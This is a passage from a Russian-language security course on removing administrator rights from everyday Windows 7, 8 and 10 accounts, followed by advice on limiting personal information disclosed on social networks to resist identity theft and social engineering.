ПОНИЖЕНИЕ ПРИВИЛЕГИЙ УГРОЗАМ БЕЗОПАСНОСТИ


78. Цели и задачи обучения + Удаление прав

Целью данного раздела является понимание очень простого, но чрезвычайно эффективного способа понижения дефолтных привилегий. Это поможет сдержать малварь или атакующего путем понижения привилегий, с которыми они действуют. Большинство атакующих обладают уровнем привилегий залогиненного пользователя или привилегий процесса, выполняющего приложение, которое было проэксплуатировано.

Это означает, что если вы залогинены в учетку с админскими привилегиями, фактически сам Господь Бог операционной системы, то малварь будет иметь такой же уровень привилегий, если злоумышленники эксплуатируют систему через вас или процесс, который у вас запущен, или приложение, которое вы запускаете. Если вы залогинены с ограниченными привилегиями, малварь также ограничена.

Ограничение привилегий - это стандартный подход в Linux и Unix-подобных операционных системах, где учетная запись админа или root-аккаунт используются редко. Чтобы получить доступ к этим учетным записям или получить root-доступ, вы используете команды su или sudo, и большую часть времени остаетесь обычным пользователем. Но в Windows это не так. Администраторские привилегии стоят по умолчанию. Вам просто нужно сменить тип вашей учетной записи в Windows и стать обычным пользователем, а учетную запись администратора использовать только в случае необходимости.

Это на удивление не сильно обременит вас, поскольку администраторские права будут запрашиваться у вас тогда, когда в этом будет возникать необходимость, а по большей части это касается установки приложений. Это прекрасная, легкая победа по блокированию любого атакующего или атаки, вам нужно тренировать себя не вводить слепо администраторский пароль при возникновени запроса, а интересоваться причиной, по которой у вас запрашивается админский логин и пароль, и убеждаться, что это настоящий запрос.



Если атакующий обладает пониженными привилегиями, это вынуждает его попытаться применить техники эскалации привилегий, эксплойты для которых не всегда доступны или возможны или встроены в атакующую малварь, так что это эффективно уменьшает поверхность атаки.


Согласно ежегодному отчету об уязвимостях Microsoft от Avetco, удаление администраторских привилегий у пользователя в Windows приводит к остановке 86% всех угроз под Windows, и это шокирующая статистика. Это демонстрирует вам, насколько важно пользоваться учетной записью не администратора, а обычного пользователя в Windows. И по факту, это важно во всех операционных системах, но важнее всего под Windows.

79. Windows 7 - Как не использовать учетную запись администратора


Я покажу вам, как удалить администраторские привилегии из вашей учетной записи в Windows 7 и поменять их на права обычного пользователя, а также как создать нового пользователя, являющегося администратором. Идем в меню "Пуск", в поиске печатаем "учетные записи", заходим в "Учетные записи пользователей". Нажимаем "Управление другой учетной записью".

Я допускаю, что ваша учетная запись будет в данный момент администраторской, так что вам нужно найти здесь свою учетную запись и посмотреть, администратор вы или нет. Я залогинен здесь как john. Видно, что это учетная запись администратора. Нам нужно поменять ее на обычного пользователя. Мы не можем просто так сделать это, поскольку тогда у нас не будет учетной записи администратора, нам нужно создать ее сначала. Это значит, нам нужно сначала нажать на "Создание учетной записи".

Итак, давайте создадим ее, назову ее "Tim". Не называю ее "администратор", потому что если дать такое название, то люди смогут идентифицировать учетку админа, и в некоторых ситуациях это может облегчить для них попытки взлома, ведь они сразу будут знать, что это админская учетка. Я имею ввиду, это не какая-нибудь там панацея, но проще не называть ее "администратором".




Понятно, что нам нужно выбрать "Администратор", потому что это тип учетки, который нам нужен, нажимаем "Создание учетной записи". И вот наш Tim, он администратор. У него пока что не будет пароля.



Нам нужно нажать "Изменение типа учетной записи", меняем здесь на "Обычный доступ". "Изменение типа учетной записи", "Управление другой учетной записью". Видим, что john был изменен на обычного пользователя.

Теперь нам нужно убедиться, что у нас установлены пароли на эти учетные записи, нажима на Tim, "Создание пароля", убедимся, что создали пароль здесь. Вам нужно будет следовать инструкциям, которые я даю в секции о паролях. Итак, вы изменили свою учетную запись, теперь у нее обычный уровень доступа, и у вас есть отдельный пользователь по имени Tim, или как там вы его назвали.




Есть администраторские привилегии на случай, если вам нужны админские права, чтобы что-то сделать. Если по какой-то причине вам нужно запустить что-либо под администратором и вы знаете об этом заранее, нажмите правой кнопкой мыши на ярлык, здесь нажмите на "Запуск от имени администратора". Далее у вас будут запрошены логин и пароль от учетной записи Tim или вашей учетной записи администратора, и вы сможете запустить это от имени администратора. Данный конкретный процесс (в нашем случае это Firefox) будет запущен под администратором.


Еще одна вещь, которую я могу предложить, это убедиться, что вы удалили администраторские права у всех пользователей на этой машине. Если Bob был администратором, нам надо убедиться, что мы удалили его права. Измените их на обычный доступ. Поменяйте учетную запись. Убедитесь, что удалили или отключили учетные записи, которые не используются.

80. Windows 8 and 8.1 - Как не использовать учетную запись администратора

В этом видео я покажу вам, как удалять администраторские привилегии в Windows 8. Нажимаем на клавишу Windows или кнопку "Пуск" на панели задач, набираем "Учетные записи", заходим в них.




Далее, давайте сделаем немного пошире. "Управление другой учетной записью". Видим здесь все имеющиеся учетки.




Полагаю, что вы пользуетесь администраторской учетной записью. Если у вас обычный пользователь, то вам не нужно ничего менять, здесь же мы видим, что учетная запись, под которой мы залогинены, имеет администраторские привилегии. Нам нужно "Добавить нового пользователя".

Мы не удаляем администраторские привилегии сразу же в учетной записи, которую мы сейчас используем, потому что тогда у нас не будет этих прав для выполнения административных задач. Так что нужно сначала "Добавить нового пользователя" и дать ему админские права.





Сейчас мы это сделаем. "Добавление учетной записи". Здесь будут запрошены разные детали для служб Microsoft. Я пропущу все это, нажимаю "Войти без учетной записи Майкрософт", "Локальная учетная запись". Если хотите добавить учетную запись Microsoft, это на ваше усмотрение. Я не рекомендую этого делать. Нажимаем "Локальная учетная запись", теперь нам нужно добавить пользователя. Я назову это пользователя Tim.

Я не рекомендую создавать этого пользователя с именем "администратор", потому что это может выдать информацию хакеру о том, что это администраторская учетная запись. Это ничего особо вам не даст, но на всякий случай, я назову его Tim.



Теперь вам нужно установить пароль, используйте мои рекомендации из раздела о паролях. "Завершить". Мы настроили учетную запись Тима. Нас не спросили про администраторские привилегии, так что это будет обычный пользователь.






Если нажать на него, "Изменить", поменять тип на "Администратор", "ОК", то теперь Tim - администратор.

Теперь нам нужно удалить админские привилегии из нашей учетки. Нажимаем на клавишу Windows, попадаем в начальный экран, набираю "учетные записи", заходим в них, "Управление другой учетной записью".

Вот учетка, под которой мы залогинены, двойной клик по ней, "Изменение типа учетной записи", меняем на "Стандартная", "Изменение типа учетной записи", "Управление другой учетной записью". Видим, что поменяли эти учетки местами. John теперь обычный пользователь, Tim - администратор.




Вам также нужно убедиться, что вы отключили или удалили все учетные записи, которые не используете, и что вы удалили администраторские привилегии любой другой учетной записи, кроме той, специальной, которую вы собираетесь использовать в качестве администраторской.


Если вы заранее знаете, что нужно запустить что-либо под администратором, а вы залогинены под обычным пользователем, то все, что вам нужно сделать, это нажать правой кнопкой мыши и выбрать "Запуск от имени администратора". У вас будут запрошены имя пользователя и пароль, которые вы просто введете сюда.

Если вы что-либо устанавливаете, то понятно, что вам потребуются администраторские права. Если что-то работает не так, можно попробовать запустить это под администратором, чтобы посмотреть на причины проблемы. Понятно, что каждый раз, когда вы запускаете что-либо под админом, то имеется небольшой риск, поэтому вам никогда не следует запускать что-либо с правами администратора, к чему у вас нет доверия.


81. Windows 10 - Как не использовать учетную запись администратора

Я покажу вам, как удалить администраторские привилегии в Windows 10 и сделать вас обычным пользователем.






Идем в поиск, нажимаем "Учетные записи пользователей", "Управление другой учетной записью". Теперь, я полагаю, что вы на данный момент администратор. Если нет, то менять это не нужно. Чтобы удалить администраторские права, нам нужно сначала добавить нового пользователя, дать ему права админа и затем удалить собственные права. Это первое, что мы собираемся сделать.



Итак, "Добавить нового пользователя". Нажимаем "Добавить пользователя для этого компьютера". Далее, это на ваше усмотрение, но вы можете настроить интеграцию ваших продуктов Microsoft. Я не рекомендую этого делать, но это целиком на ваше усмотрение. Нажимаем "У меня нет данных для входа этого человека". И поскольку я не хочу интеграцию, я нажму "Добавить пользователя без учетной записи Майкрософт".



Здесь мне нужно ввести имя пользователя. Введу Bob, или Bobo. Я не буду называть его “админом” или “учетной записью администратора”, потому что если сделать это, это может раскрыть информацию о том, что данная учетка является администраторской и это может помочь хакеру. Это особо ни на что не влияет, но иногда лучше придумать какое-то другое имя, нежели чем "администратор". Нажимаем "Далее". Теперь нам нужно сделать эту новую учетную запись администраторской. Если вернуться в управление учетками, мы видим, что Боба здесь нет, нужно обновить, он должен появиться, но не появился. Идем в "Учетные записи пользователей", "Управление другой учетной записью", и теперь мы видим Боба. Если нажать на Боба, "Изменение типа учетной записи", меняем на администратора, "Изменение типа учетной записи", "Управление другой учетной записью". Теперь мы видим, что Боб стал администратором.

Теперь нам нужно удалить права у нашей собственной учетной записи. Нажимаем на нашу учетку. "Изменение типа учетной записи", меняем на "Стандартная", "Изменение типа учетной записи", "Управление другой учетной записью". Теперь это обычный пользователь или локальная учетная запись, как это называется, а Боб администратор. Мы будем использовать Боба только для наших определенных администраторских задач, а нашего обычного пользователя для всего остального.

Я бы также посоветовал отключить или удалить все остальные учетные записи, которые не используются и удалить администраторские права у всех остальных учетных записей, кроме одной, специальной, которую вы используете для администраторских задач.

Если вы заранее знаете, что вам нужно запустить что-либо под администратором, это довольно просто сделать. Правой кнопкой мыши по ярлыку, "Запуск от имени администратора". Будут запрошены имя пользователя и пароль от учетной записи администратора, которые вы можете ввести. Разумеется, никогда не запускайте под администратором что-либо, чему вы не доверяете.

9

СОЦИАЛЬНАЯ ИНЖЕНЕРИЯ / НАПАДЕНИЕ И ЗАЩИТА В СОЦИАЛЬНЫХ СЕТЯХ

82. Цели и задачи обучения

Целью данного раздела является изучить, как применять подходящие средства защиты против социальной инженерии. Это включает в себя защиту от кражи личности, фишинговых атак, спама, мошенничества, социальной инженерии, хакеров и даже слежки на уровне государства.

83. Раскрытие информации и стратегии обращения с идентификационными данными в социальных сетях

В этом видео мы поговорим о том, как много персональной информации вы раскрываете в социальных сетях, которыми вы пользуетесь, на форумах, или когда заполняете анкеты, и вообще всегда, когда вы предоставляете информацию о себе. И мы рассмотрим стратегии обращения с личными данными в процессе раскрытия персональной информации, для ограничения раскрытия вашей информации перед злоумышленниками.

Если вы хотите действовать в современном мире, то становится все труднее и труднее не предоставлять информацию. Наши дети попросту не поймут концепцию конфиденциальности в том виде, в котором понимаем ее мы, но очевидные факты в том, что чем меньше информации о вас содержится в сети, тем больше безопасности, приватности и анонимности вы сможет удержать в своих попытках их достичь.

Чем меньше информации о вас в сети, тем более вы защищены от кражи личности, фишинговых атак, спама, мошенничества, социальной инженерии, хакеров, слежки со

стороны государства, местных правоохранительных органов, в общем-то, от всего. Но вам приходится балансировать между раскрытием ваших личных данных и вашей потребностью в учетной записи или записях в социальных сетях.

На вашем экране прокручиваемый список информации, над которым вам следует поразмыслить перед тем, как раскрывать эту информацию в сети или предоставлять ее компаниям.

Персональные данные

- Полное имя
- Адрес электронной почты
- Домашний адрес
- Дата рождения
- Этническая принадлежность и раса
- Пол
- Номер удостоверения личности
- Номер социального страхования
- Номер паспорта
- Номер визы
- Номер водительского удостоверения
- Информация об инвалидности
- Информация о местоположении
- Статусы: что и где планируете делать
- Мероприятия, в которых принимаете участие
- Семейное положение
- Сексуальная ориентация
- История образования и занятости
- Звания
- Заработная плата
- Служебное положение / должность
- Фотографии
- Сведения, составляющие коммерческую тайну
- Политические/религиозные взгляды и убеждения
- Мнение по спорным вопросам
- История / предпосылки
- Девичья фамилия матери
- Место рождения
- Генетическая информация
- Сведения о страховании
- Медицинская информация
- Информация о судимостях
- Кредитная история
- Информация о сайтах, на которых зарегистрирован

Связи

- Сведения о работе (название организации, адрес, коллеги)
- Члены семьи
- Лица, находящиеся на иждивении
- Супруги / партнеры
- Друзья
- Окружение

Банковская / финансовая информация

- Номера кредитных карт - PAN (в т.ч. в хешированном / сокращенном виде)
- Код банка
- Дата истечения срока действия
- Проверочный номер
- Код безопасности карты
- Номер банковского счета

Данные для аутентификации

- Имя пользователя / псевдоним
- Адрес электронной почты
- Пароли (включая хеши)
- Идентификационные данные
- Биометрические данные (сетчатка глаза, лицо, отпечатки пальцев, почерк)
- Ключи / токены авторизации
- Ключи шифрования
- Куки-файлы
- Данные о сеансе, токены, например: JSESSIONID

Данные мобильных устройств / компьютеров

- MSISDN
- IMSI
- Мобильный номер
- Номер домашнего телефона
- Браузер
- GUID
- Операционная система
- IP-адрес
- MAC-адрес
- Серийные номера аппаратного оборудования

Чем больше этой персональной информации о вас в сети, тем более полную картину о вас может составить злоумышленник.

Вопросы для обдумывания перед тем, как размещать эту информацию в сеть или предоставлять ее компаниям. Кто по сути сможет получить к ней доступ? Вы можете считать, что это лишь ваши друзья или лишь некая компания, но они могут перенаправить эту информацию далее. Если речь о социальных сетях, то социальная сеть будет иметь к ней доступ, если это компания, то ее сотрудники будут иметь к ней доступ. Злоумышленники могут также получить к ней доступ впоследствии.

Кто контролирует и владеет этой информацией, которую вы раскрываете? Вы можете обнаружить, что некоторые сайты, которыми вы пользуетесь, владеют контентом, который вы публикуете. Вы это знали? Можно ли когда-нибудь забрать обратно или удалить информацию, которую вы раскрыли? Ответ скорее всего "нет", потому что другие сайты и сервисы архивируют интернет, так что по большому счету, даже если информация удалена, она могла быть заархивирована где-то еще. И как мы знаем, правительства также архивируют данные. Будут ли ваши окружающие против того, что вы поделитесь информацией о них с другими людьми? Какую информацию о вас ваши окружающие передают другим людям?

Вы доверяете людям из организаций, с которыми вы связаны? Они могут передавать информацию, которую вы размещаете. Даже если вы постите на приватном форуме, вы должны считать эту информацию открытой публично, потому что у вас больше нет контроля над этой информацией. Вы используете социальную сеть или другой сайт в качестве основного узла для размещения и хранения вашего контента и информации? Что произойдет, если этот сайт исчезнет, если он упадет, вы потеряете свои любимые фотки? Размещены ли эти фотки в сети? Помечают ли люди вас на фотографиях, даже если эти фото постит кто-либо другой?

Подумайте о риске, связанном с информацией, которую вы размещаете в сети. Может ли неудачный пост в социальных сетях повлиять на вашу карьеру, или высказывание вашего мнения стать причиной вашего увольнения? Каковы последствия от публикации, просмотра или создания такого контента в сети, которым вы хотите свободно заниматься? Простой ретвит или кнопка "Поделиться с друзьями" указывают на ваше мнение по теме.


Вас устраивает, что ваше присутствие в социальных сетях создает ваш профиль в сети, который могут использовать ваши наниматели или ваши враги? Вы хотите смешивать ваших коллег по работе с друзьями и семьей? Вы уже смешали их? У вас есть определенная частная деятельность, с которой вы не хотели бы ассоциировать свою реальную личность? Вы занимаетесь деятельностью, против которой у правительства или правоохранительных органов есть законы? Информация, которую вы о себе раскрываете, приведет ваших врагов к нацеливанию на ваших друзей или членов семьи? Оценят ли ваши дети то, что вы постите их фото и информацию о них, когда станут взрослее? Это делает их более уязвимыми?

https://tosdr.org/#search=

Я рекомендую этот сайт, на нем представлен отличный анализ условий использования и политики конфиденциальности сайтов, которые вы используете. У них также есть браузерный плагин, если вы интересуетесь социальными сетями, которые используете, ну, давайте для примера возьмем Facebook, здесь представлен анализ, что конкретная соцсеть пишет в своих политиках.

Выборка здесь: очень обширная лицензия на авторские права на ваш контент, этот сервис отслеживает вас на других веб-сайтах, Facebook автоматически делится вашими данными со многими другими сервисами, Facebook использует ваши данные для множества целей, приложение под Android может записывать звук и видео с вашего смартфона в любое время без вашего согласия. Если нажмем на подробности, увидим выборку.


В общем, я предлагаю вам поизучать этот сайт, если вы пользуетесь социальными сетями и хотите знать, что они делают с вашей информацией, и устраивает ли вас то, что они потенциально делают с вашими данными. Вам нужно определиться, согласуются ли эти условия с тем, что вы в настоящее время публикуете в сети. Если не согласуются, то вам нужно подумать о другой стратегии обращения с идентификационными данными.




В разделе о концепции OPSEC мы обсуждаем стратегии управления идентификационными данными, давайте обратимся к этим стратегиям в контексте раскрытия персональной информации и того, как вы можете использовать эти стратегии для управления информацией, которую вы раскрываете.

Итак, стратегии, которые я здесь собираюсь перечислить, расположены в порядке приоритета по ограничению раскрытия персональных данных.

Первой идет стратегия избегания. Это лучшая стратегия для снижения риска, связанного с раскрытием персональной информации. Стратегия избегания заключается в том, чтобы попросту избегать использования определенных социальных сетей, ничего не публикуем, не заполняем анкеты, попросту не регистрируемся, не выдаем о себе никакой информации.



